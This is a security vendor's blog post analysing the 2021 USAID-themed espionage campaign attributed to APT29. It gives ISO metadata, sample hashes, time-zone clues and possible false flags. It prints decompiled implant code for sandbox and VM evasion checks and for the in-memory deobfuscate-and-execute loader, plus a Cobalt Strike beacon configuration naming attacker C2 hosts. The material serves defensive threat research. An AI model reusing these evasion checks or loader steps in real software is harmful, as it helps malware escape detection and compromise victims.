SecurityScorecard Finds USAID Hack Much Larger Than Initially Thought

securityscorecard.com/blog/securityscorecard-finds-usaid-hack-much-larger-than-initially-thought

1. Blog


Ryan Sherstobitoff

Posted on June 18th, 2021

SecurityScorecard's Investigations & Analysis team conducted an investigation into the details surrounding the USAID.gov attack. As has been previously reported, the attack has been potentially attributed to the organization commonly known as Cozy Bear, but our investigation found that the campaign is likely much larger, and began much earlier than has been reported.

Key findings

- Some of the attack components were created as early as February 2021, potentially suggesting this campaign had multiple waves dating back to the beginning of this year.
- SecurityScorecard's analysis suggests that there are multiple campaigns connected to the USAID.gov attack that focus on European governments.
- We suspect that the attackers are located in the Central Europe and Pacific time zones based on the time zones of the timestamps from the ISO files containing malicious implants.



Timeline of APT29 Activity against US AID

Background

On May 27, 2021, Microsoft released a blog post stating that Nobelium/CozyBear, the same Russian hackers who carried out the SolarWinds attack, was attacking government agencies, think tanks, consultants, and non-governmental organizations. The company said the breach began with a takeover of an email marketing account utilized by the U.S. Agency for International Development (USAID).


Analysis

The SecurityScorecard Investigations & Analysis team conducted an investigation to understand the extent of the campaign and its association with APT29, also known as CozyBear. In an effort to understand actor(s) capabilities and intent, the team analyzed a number of different samples and artifacts which were part of this campaign. We uncovered a longer-running espionage campaign focused on European Governments dating back to earlier this year. The USAID-themed campaign was just the latest in a series of operations involving very similar techniques, tactics, and procedures (TTPs).

SecurityScorecard's Investigations & Analysis team analyzed the reported implant and associated artifacts with the US AID campaign. Our goal was to find any linkage to previous operations conducted by the same adversary.

The primary implant is a file known as a DLL (Dynamic Link Library) which contains an encrypted Cobalt Strike beacon. Cobalt Strike is a penetration testing product that is favored among threat actors because it's well-written, stable, and customizable for ransomware, keylogging, and other payloads. Its use in criminal activities has increased significantly since March 2020 when the product source code was cracked and distributed on the dark web. Cobalt Strike is an implant used commonly by Russian advanced persistent threat (APT) actors, and other cybercrime groups. The DLL file operates as a loader for the beacon and has a number of interesting functionalities.

From SecurityScorecard's analysis of some of the delivery malware (ISO and MacOS DMG files), the attack occurred on May 25, 2021. However, according to file metadata and other information, the attackers began preparing for the attack on April 22, 2021. We collected a total of 6 disk image files with the volume_id of ICA_DECLASS dating back to April 22, 2021.




ISO Image Info

file_structure_version	1
application_id	IMGBURN V2.5.8.0 - THE ULTIMATE IMAGE BURNER!
effective	0000-00-00 00:00:00
created	2021-05-25 14:39:25
total_size	9937607
expires	0000-00-00 00:00:00
modified	2021-05-25 14:39:25
min_date	2021-04-22 11:06:05
num_files	3
volume_set_id	UNDEFINED
type_code	CD001
volume_id	ICA_DECLASS
max_date	2021-04-22 11:09:48

File Metadata from Disk Image file (ICA-declass.iso)

Investigating further, we found three DMG (Disk iMaGe) files created on April 22, 2021, and one created on April 25, 2021, which were likely used to create the two ICA-declass.iso files found in the wild. This data indicates that the attack preparation stages began in late April with several targeted image files containing the same implant, LNK, and decoy document. Malware delivered by threat actors often utilizes what is called a decoy document, which is presented to the user as a benign document while the execution of the malicious code occurs in the background.



ISO Image Info

file_structure_version	1
application_id	IMGBURN V2.5.8.0 - THE ULTIMATE IMAGE BURNER!
effective	0000-00-00 00:00:00
created	2021-04-22 12:17:12
total_size	12706508
expires	0000-00-00 00:00:00
modified	2021-04-22 12:17:12
min_date	2021-04-22 11:06:05
num_files	3
volume_set_id	UNDEFINED
type_code	CD001
volume_id	ICA_DECLASS
max_date	2021-04-22 11:09:48

File Metadata from Disk Image file found earlier in April (ICA-declass.iso)

The decoy document is based on a report written by the U.S Intelligence community in March 2021.

Primary delivery

From our analysis, the .ISO files containing the implant, LNK, and PDF files were delivered from the following URL.

> hxxps://usaid.theyardservice.com/d/[victim email address]

We found evidence of appended victim email addresses, which indicates possible victims (i.e. victimology) and better information on specifically who the threat actor was interested in.

Possible false flags

In many APT attacks, threat actors will implement false flags (a method used in intelligence trade-craft to misdirect and confuse the true origin of the threat actors) that will lead investigators to then misattribute the attack. In this case, we observed Korean language characters within the PDB value for the primary implant. The PDB path indicates the folder path on the disk where the code was compiled. However, we did not find any evidence that would indicate the origin of this attack had any association with Korean-speaking threat actors.

> C:\Users\dev\Desktop\나타나게 하다\Dll6\x64\Release\Dll6.pdb

ISO time zones

Using the ExifTool, we extracted the following timestamps from the ISO and DMG files:

- RootDirectoryCreateDate - the timestamp when the root directory was created
- VolumeCreateDate - the timestamp when the volume was created
- VolumeModifyDate - the timestamp when the volume was modified

Since these timestamps contain the time zone, they can give us indicators about the attacker's location.

We suspect these timestamps are accurate because they match the timeframe of the campaigns as reported by Microsoft. Additionally, it seems unlikely the attackers would have changed only the time zone values in the ISO files, especially given the locations indicated by the time zones.

If the attackers were to make changes to these timestamps, they would have:

- removed the timestamps entirely,
- changed the timestamps to completely different values, as they did with the implant DLL files contained in the ISOs, which were changed to April 27, 2019, for both April and May waves, or
- changed only the time zones to match the Korean one, given that they tried to place a false flag leading investigators to think it might be a North Korean APT using the program debug path (PDB) string.

index	hash	name	timestamp	timezone
1	2523f94bd4fba4af76f4411fe61084a7e7d80dec163c9ccba9226c80b8b31252	ICA-declass.iso	2021:05:25 14:39:25**+01:00**	Central European Time
2	94786066a64c0eb260a28a2959fcd31d63d175ade8b05ae682d3f6f9b2a5a916	ICA-declass.iso	2021:04:22 12:17:12**+01:00**	Central European Time
3	324c9201b71c9e62dc7120a0e010617039ea6a25df0d1fee9eaa1fbd3e87bff1	ICA-declass	2021:04:22 12:17:12**+01:00**	Central European Time
4	54923793beb5d51261effaf636e3b95c64f38daeca8594fb72ad278844ce2eac	ICA-declass	2021:04:22 12:17:12**+01:00**	Central European Time
5	b36823cea4ef39b9a30efb57d6db1c1dc15f2e65d16af217b554506cb7ee7bbe	ICA-declass	2021:04:22 12:17:12**+01:00**	Central European Time
6	d035d394a82ae1e44b25e273f99eae8e2369da828d6b6fdb95076fd3eb5de142	ICA-declass	2021:05:25 14:39:25**+01:00**	Central European Time
7	6e2069758228e8d69f8c0a82a88ca7433a0a71076c9b1cb0d4646ba8236edf23	invitation.iso	2021:02:17 06:10:38**-08:00**	Pacific Standard Time
8	f006af714379fdd63923536d908f916f4c55480f3d07adadd53d5807e0c285ee	Reply slip.iso	2021:03:15 11:33:55**-07:00**	Pacific Daylight Time
9	749bf48a22ca161d86b6e36e71a6817b478a99d935cd721e8bf3dba716224c84	NV.img	2021:05:12 17:01:30**-07:00**	Pacific Daylight Time
10	89016b87e97a07b4e0263a18827defdeaa3e150b1523534bbdebe7305beabb64	AktualizC!ciu.img	2021:03:22 10:06:58**-07:00**	Pacific Daylight Time

Table 1: Time zones for the image files containing the DLL implant

This means that the location of the systems on which the ISO files were created is somewhere in the Central European time zone (UTC+01:00) for the ICA_DECLASS campaign (samples 1-6) and somewhere in the Pacific time zone (UTC-08:00 during Standard Time and UTC-07:00 during Daylight time) for the non-ICA_DECLASS campaigns (samples 7-10).

This might suggest:

- a group split in two different locations,
- changing the clock settings to reflect the target's local
- two different groups

The hypothesis for this being two different groups is supported by the fact that both campaigns coexisted during a period of time in which the ICA_DECLASS campaign didn't change much between its April and May waves (the decoy document and the shortcut are identical, the DLL file is identical except some anti-analysis techniques added to the packer), while the non-ICA_DECLASS campaigns varied significantly the malware delivery mechanism for the February, March and May waves using various components such as the NV HTML dropper, the BoomBox malware, and the NativeCacheSvc loader.


Anti-analysis

In the US AID attack, the implant from April makes use of techniques to complicate analysis. The implant from May is identical but without the anti-analysis techniques.

The anti-analysis incorporates methods to ensure it does not execute in a virtual or sandboxed environment. This is known as “evasive malware” because it attempts to avoid detection by being aware of the environment in which it has landed. Modern anti-virus solutions and platforms create so-called “detonation environments” for email attachments and file downloads in a virtual or sandboxed workstation instance in order to observe any malicious behavior by the malware in order to keep it from infecting or compromising actual company assets and environments.

Processor make


One specific evasive malware technique is obtaining information about the CPU processor make and model through querying the cpuid. If the cpuid matches any of those in the list shown in the screenshot, the implant will exit without exhibiting its next attack phase behaviors. The implant incorporates a predefined list of cpuid values that are associated with popular virtualized and sandboxed environments.



```
strcpy(v35, "Microsoft Hv");
strcpy(v36, "VMwareVMware");
strcpy(v37, "XenVMMXenVMM");
strcpy(v38, "VBoxVBoxVBox");
strcpy(v39, "TCGTCGTCGTCG");
strcpy(v34, "VirtualApple");
```

Virtualbox guest addition utilities


The implant will also exit if any of the following files exist on the target machine as shown in the screenshot below.



```
strcpy(v60, "C:\\WINDOWS\\system32\\drivers\\VBoxGuest.sys");
strcpy(v59, "C:\\WINDOWS\\system32\\drivers\\VBoxSF.sys");
strcpy(v64, "C:\\WINDOWS\\system32\\drivers\\VBoxVideo.sys");
strcpy(v44, "C:\\WINDOWS\\system32\\vboxdisp.dll");
strcpy(v45, "C:\\WINDOWS\\system32\\vboxhook.dll");
strcpy(v47, "C:\\WINDOWS\\system32\\vboxmrxnp.dll");
strcpy(v43, "C:\\WINDOWS\\system32\\vboxogl.dll");
strcpy(v54, "C:\\WINDOWS\\system32\\vboxoglarrayspu.dll");
strcpy(v52, "C:\\WINDOWS\\system32\\vboxoglcrutil.dll");
strcpy(v55, "C:\\WINDOWS\\system32\\vboxoglerrorspu.dll");
strcpy(v62, "C:\\WINDOWS\\system32\\vboxoglfeedbackspu.dll");
strcpy(v53, "C:\\WINDOWS\\system32\\vboxoglpackspu.dll");
strcpy(v65, "C:\\WINDOWS\\system32\\vboxoglpassthroughspu.dll");
strcpy(v49, "C:\\WINDOWS\\system32\\vboxservice.exe");
strcpy(v46, "C:\\WINDOWS\\system32\\vboxtray.exe");
strcpy(v50, "C:\\WINDOWS\\system32\\VBoxControl.exe");
```

Adapter organizational unique identifier (OUI)

The implant will check the adapter OUI for a set of specific values and will exit if the OUI matches.




```
if ( GetAdaptersAddresses(AF_INET, 0, 0i64, 0i64, &SizePointer) == ERROR_BUFFER_OVERFLOW )
{
  AdapterAddresses = (PIP_ADAPTER_ADDRESSES)LocalAlloc(LPTR, SizePointer);
  if ( AdapterAddresses )
  {
    GetAdaptersAddresses(AF_INET, 0, 0i64, AdapterAddresses, &SizePointer);
    while ( AdapterAddresses )
    {
      if ( AdapterAddresses->PhysicalAddressLength == 6 )
      {
        for ( jj = 0; (unsigned __int64)jj < 7; ++jj )
        {
          v21 = 1;
          for ( kk = 0; kk < 3 && v21; ++kk )
            v21 = *(char *)(v25[jj] + kk) == AdapterAddresses->PhysicalAddress[kk];
          if ( v21 )
            return (unsigned int)LocalFree(AdapterAddresses);
        }
      }
      AdapterAddresses = AdapterAddresses->Next;
    }
    LocalFree(0i64);
  }
```

Analysis of the malware reveals the following predefined list of OUI values, any of which will cause the implant to exit execution:

- 08:00:27 PCS Systemtechnik GmbH
- 08:00:20 Oracle Corporation
- 00:1c:42 Parallels, Inc.
- 00:05:69 VMware, Inc.
- 00:00:29 IMC NETWORKS CORP.
- 00:01:14 KANDA TSUSHIN KOGYO CO., LTD.
- 00:50:56 VMware, Inc.


Checking registry keys

Furthermore, the implant will exit if the following registry keys exist on the target system as they are associated with virtual server environments and sandboxed environments.



```
strcpy(v48, "SOFTWARE\\VMware, Inc.\\VMware Tools");
strcpy(v63, "SOFTWARE\\Oracle\\VirtualBox Guest Additions");
strcpy(v40, "HARDWARE\\ACPI\\DSDT\\VBOX__");
strcpy(v41, "HARDWARE\\ACPI\\FADT\\VBOX__");
strcpy(v42, "HARDWARE\\ACPI\\RSDT\\VBOX__");
strcpy(v56, "SYSTEM\\ControlSet001\\Services\\VBoxGuest");
strcpy(v57, "SYSTEM\\ControlSet001\\Services\\VBoxMouse");
strcpy(v61, "SYSTEM\\ControlSet001\\Services\\VBoxService");
strcpy(v51, "SYSTEM\\ControlSet001\\Services\\VBoxSF");
strcpy(v58, "SYSTEM\\ControlSet001\\Services\\VBoxVideo");
```

The implant will try to open each registry key using the API RegOpenKeyExA to determine if a registry key exists in the system. If the registry key exists the malware decides to discontinue further execution of the payload until such time as it has reached a “real” laptop or workstation.




```
RegOpenKeyExA(HKEY_LOCAL_MACHINE, lpSubKey[mm], 0, 0x20119u, &phkResult)
```

Second-stage payload

If all the checks mentioned in the section above pass, the implant is ready to deploy second-stage payloads and will de-obfuscate the next stage malware payload in a newly allocated memory address on the laptop or workstation and jump to it.


Memory allocation

The memory will be created with the protection flag “PAGE_READWRITE”



```
AllocatedMem = VirtualAlloc(0i64, 261670ui64, 0x3000u, PAGE_READWRITE);// MEM_COMMIT | MEM_RESERVE
```


Therefore the 261,670 bytes allocated only allows read and write access. After the code was written to an active memory location, the implant will change the flag to “PAGE_EXECUTE_READ”, which changes the memory address to be executable.



```
VirtualProtect(AllocatedMem, 261668ui64, PAGE_EXECUTE_READ, flOldProtect);
```


De-obfuscation

The implant de-obfuscates data stored in the “.data” section and stores it in the newly allocated memory for execution. The de-obfuscation is simply swapping two consecutive bytes’ order



```
for ( index = 0; index < 261668; index += 2 )
{
  AllocatedMem[index] = Obfuscated_Code[index + 1];
  AllocatedMem[index + 1] = Obfuscated_Code[index];
}
```

After this change, the code calls the start of the allocated address:



```
((void (*)(void))AllocatedMem)();
```

Since the allocated address contains the packed DLL prepended by a few NOP instructions, it interprets the first few bytes of the DLL MS-DOS header as code instructions and executes them. These few code instructions compute an address located somewhere in the middle of the allocated memory, which contains the only un-encrypted part of the code. It starts executing from there in order to decrypt the rest of the DLL by XOR-ing each byte with a single byte key and execute it.

Cobalt Strike beacon

The de-obfuscated code is a customized Cobalt Strike beacon with the following configuration:

payload type	windows-beacon_https-reverse_https
port	443
sleeptime	45000
maxgetsize	1403644
jitter	37
publickey	30819f300d06092a864886f70d010101050003818d0030818902818100 86bae1427b24ba6af5627f9fcc0266babc4ec
server, get-uri	'dataplane.theyardservice.com,/jquery-3.3.1.min.woff2,cdn.theyardservice.com,/jquery-3.3.1.min.woff2,static.theyard
spawnTo	(NULL ...)
spawnto_x86	'%windir%\\syswow64\\dllhost.exe'
spawnto_x64	'%windir%\\sysnative\\dllhost.exe'
cryptoScheme	0
get-verb	'GET'
post-verb	'POST'
HttpPostChunk	0
license-id	1359593325
bStageCleanup	1
bCFGCaution	0
useragent	'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'
post-uri	'/jquery-3.3.2.min.woff2'
Malleable_C2_Instructions	'\x00\x00\x00\x04\x00\x00\x00\x01\x00\x00\x05ò\x00\x00\x00\x02\x00\x00\x00T\x00\x00\x00\x02\x00\x00\x0f[\x00\x
http_get_header	b'_cfuid=', b'Cookie'
http_post_header	b'_cfuid'
HostHeader	(NULL ...)
UsesCookies	1
proxy_type	2 IE settings
killdate	0
textSectionEnd	177872

ObfuscateSectionsInfo	'\x00À\x02\x00r¸\x03\x00\x00À\x03\x00\x88\x85\x04\x00\x00\x90\x04\x004°\x04\x00\x00À\x04\x00^Ï\x04'
process-inject-start-rwx	PAGE_READWRITE
process-inject-use-rwx	PAGE_EXECUTE_READ
process-inject-min_alloc	0
process-inject-transform-x86	'\x00\x00\x00\x1e\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90'
process-inject-transform-x64	'\x00\x00\x00 \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
process-inject-stub	'\x0câõTDäy5\x16µ¯ég¾\x92U'
process-inject-execute	'\x06\x00B\x00\x00\x00\x06ntdll\x00\x00\x00\x00\x13RtlUserThreadStart\x00\x01\x08\x03\x04'
process-inject-allocation-method	1


Cobalt Strike watermark

The U.S. Government and open source reporting potentially attributed the attack to APT 29 (aka Cozy Bear). The SecurityScorecard Investigations & Analysis team has observed multiple artifacts indicating multiple possible sources, including false flags and intentional overlaps with other cybercrime groups.

Through our analysis of this attack, we observed in the Cobalt Strike beacon configuration file found within Document.DLL a value associated with **license-id**. This value is 1359593325; this particular value has been identified as a digital watermark in open source reporting as associated with actors involved with Trickbot and ransomware as well as Nim. It is possible that this is another potential false flag intended to misattribute, or the usage of the same leaked or pirated kit of Cobalt Strike used by multiple attackers.

Attacker infrastructure

